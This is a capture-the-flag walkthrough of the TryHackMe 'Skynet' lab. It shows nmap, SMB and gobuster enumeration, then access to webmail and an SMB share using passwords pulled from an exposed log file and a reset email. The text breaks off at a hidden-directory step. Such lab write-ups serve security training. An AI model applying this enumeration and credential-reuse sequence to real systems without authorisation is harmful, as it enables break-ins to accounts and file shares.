SkyNet_Walkthrough


Nmap_Scan

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-01 17:51 PDT
Warning: 10.10.170.146 giving up on port because retransmission cap hit (6).
Stats: 0:15:16 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 41.02% done; ETC: 18:28 (0:21:57 remaining)
Stats: 0:30:23 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 74.82% done; ETC: 18:32 (0:10:14 remaining)
Nmap scan report for 10.10.170.146
Host is up (0.19s latency).
Not shown: 64878 closed tcp ports (conn-refused), 651 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 992331bbb1e943b756944cb9e82146c5 (RSA)
|   256 57c07502712d193183dbe4fe679668cf (ECDSA)
|_  256 46fa4efc10a54f5757d06d54f6c34dfe (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Skynet
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: UIDL AUTH-RESP-CODE CAPA TOP PIPELINING RESP-CODES SASL
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: have Pre-login more post-login LITERAL+ SASL-IR IDLE LOGINDISABLEDA0001 listed OK
LOGIN-REFERRALS ENABLE capabilities ID IMAP4rev1
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h39m19s, deviation: 2h53m12s, median: -41s
| smb-security-mode: 
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode: 
|   311: 
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb2-time: 
|   date: 2022-11-02T01:33:25
|_  start_date: N/A
| smb-os-discovery: 
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: skynet
|   NetBIOS computer name: SKYNET\x00
|  Domain name: \x00
|  FQDN: skynet
|_ System time: 2022-11-01T20:33:25-05:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2568.82 seconds
```

Notes

Running nmap will give you the following open ports/services.
nmap -T4 -A -p- -v ip > nmap_scan
Next lets check smb

Smbclient_Results



kali@kali: ~/Desktop/TRYHACKME/SkyNet
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/TRYHACKME/SkyNet]
└─$ smbclient -L \\\\10.10.109.102\\                                  130 ×
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk      Skynet Anonymous Share
        milesdyson      Disk      Miles Dyson Personal Share
        IPC$            IPC       IPC Service (skynet server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            SKYNET

┌──(kali㉿kali)-[~/Desktop/TRYHACKME/SkyNet]
└─$ 
```

Notes

smbclient -L \\\\10.10.109.102\\ password anonymous shows We have 4 shares, lets take a look at the anonymous share.

Smb_Anonymous_Share_Login

smbclient \\\\10.10.109.102\\anonymous

```
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
 .                        D      0  Thu Nov 26 08:04:00 2020
 ..                       D      0  Tue Sep 17 00:20:17 2019
 attention.txt            N    163  Tue Sep 17 20:04:59 2019
 logs                     D      0  Tue Sep 17 21:42:16 2019

           9204224 blocks of size 1024. 5831508 blocks available
smb: \>
```

Notes

Get the attention file, then cd to logs.


Logs

```
smb: \logs\> ls
 .                        D      0  Tue Sep 17 21:42:16 2019
 ..                       D      0  Thu Nov 26 08:04:00 2020
 log2.txt                 N      0  Tue Sep 17 21:42:13 2019
 log1.txt                 N    471  Tue Sep 17 21:41:59 2019
 log3.txt                 N      0  Tue Sep 17 21:42:16 2019

           9204224 blocks of size 1024. 5831504 blocks available
```

Notes

Get log1.txt , the other files are empty. Now lets take a look at our website.

Website



Notes

Nothing too interesting here, lets run gobuster .

Gobuster_Scan


```
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.109.102
[+] Method:                  GET
[+] Threads:                 175
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2022/11/02 12:57:19 Starting gobuster in directory enumeration mode
===============================================================

[2Khttp://10.10.109.102/admin           (Status: 301) [Size: 314] [--> http://10.10.109.102/admin/]

[2Khttp://10.10.109.102/css             (Status: 301) [Size: 312] [--> http://10.10.109.102/css/]

[2Khttp://10.10.109.102/js              (Status: 301) [Size: 311] [--> http://10.10.109.102/js/]

[2Khttp://10.10.109.102/config          (Status: 301) [Size: 315] [--> http://10.10.109.102/config/]
```

```
[2Khttp://10.10.109.102/ai             (Status: 301) [Size: 311] [--> http://10.10.109.102/ai/]

[2Khttp://10.10.109.102/squirrelmail      (Status: 301) [Size: 321] [--> http://10.10.109.102/squirrelmail/]

[2Khttp://10.10.109.102/server-status      (Status: 403) [Size: 278]
===============================================================
2022/11/02 13:04:32 Finished
===============================================================
```

Notes

We find a /squirrelmail directory. Now that we found this login page, we can use the username milesdyson then try the passwords that you found in log1.txt. I was lucky the very first password was the correct one. cyborg007haloterminator. Now lets login and see what we have.

Squirrel_login_Page




SquirrelMail version 1.4.23 [SVN]
By the SquirrelMail Project Team

SquirrelMail Login

Name:
Password:

Login

Squirrel_Mail



10.10.109.102/squirrelmail/src/webmail.php

Current Folder: **INBOX**


Viewing Messages: **1** to **3** (3 total)

From	Date	Subject
□ skynet@skynet	Sep 17, 2019	Samba Password reset
□ serenakogan@skynet	Sep 17, 2019	(no subject)
□ serenakogan@skynet	Sep 17, 2019	(no subject)

Notes

Take a look at the first email, the other 2 are not really useful.

New_Smb_Password



10.10.109.102/squirrelmail/src/webmail.php

Current Folder: **INBOX**

Subject: Samba Password reset
From: skynet@skynet
Date: Tue, September 17, 2019 10:10 pm
Priority: Normal


```
We have changed your smb password after system malfunction.
Password: )s{A&2Z=F^n_E.B`
```

TryHackMe | Skynet
Linux BPF Sign Extension
New Tab
SquirrelMail 1.4.23 [SVN]
Folders
Last Refresh: Wed, 3:21 pm
(Check mail)
INBOX
INBOX.Drafts
INBOX.Sent
INBOX.Trash
Sign Out
Compose
Addresses
Folders
Options
Search
Help
SquirrelMail
Message List | Unread | Delete
Previous | Next
Forward | Forward as Attachment | Reply | Reply All
Options: View Full Header | View Printable Version | Download this as a file

Notes

Woot Woot!! we get a new password for smb lets try to login.

Milesdyson_Share




```
┌──(kali㉿kali)-[~/Desktop/TRYHACKME/SkyNet]
└─$ smbclient  \\\\10.10.109.102\\milesdyson -U milesdyson                                                      130 ×
Password for [WORKGROUP\milesdyson]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                    D        0  Tue Sep 17 02:05:47 2019
  ..                                   D        0  Tue Sep 17 20:51:03 2019
  Improving Deep Neural Networks.pdf      N  5743095  Tue Sep 17 02:05:14 2019
  Natural Language Processing-Building Sequence Models.pdf      N 12927230  Tue Sep 17 02:05:14 2019
  Convolutional Neural Networks-CNN.pdf      N 19655446  Tue Sep 17 02:05:14 2019
  notes                                D        0  Tue Sep 17 02:18:40 2019
  Neural Networks and Deep Learning.pdf      N  4304586  Tue Sep 17 02:05:14 2019
  Structuring your Machine Learning Project.pdf      N  3531427  Tue Sep 17 02:05:14 2019

                9204224 blocks of size 1024. 5809828 blocks available
smb: \>
```

Notes

Once we login we can see a bunch of pdf's, there is also a notes directory cd into that. You can see a bunch of files,lets look at the important.txt file.

Hidden_Directory



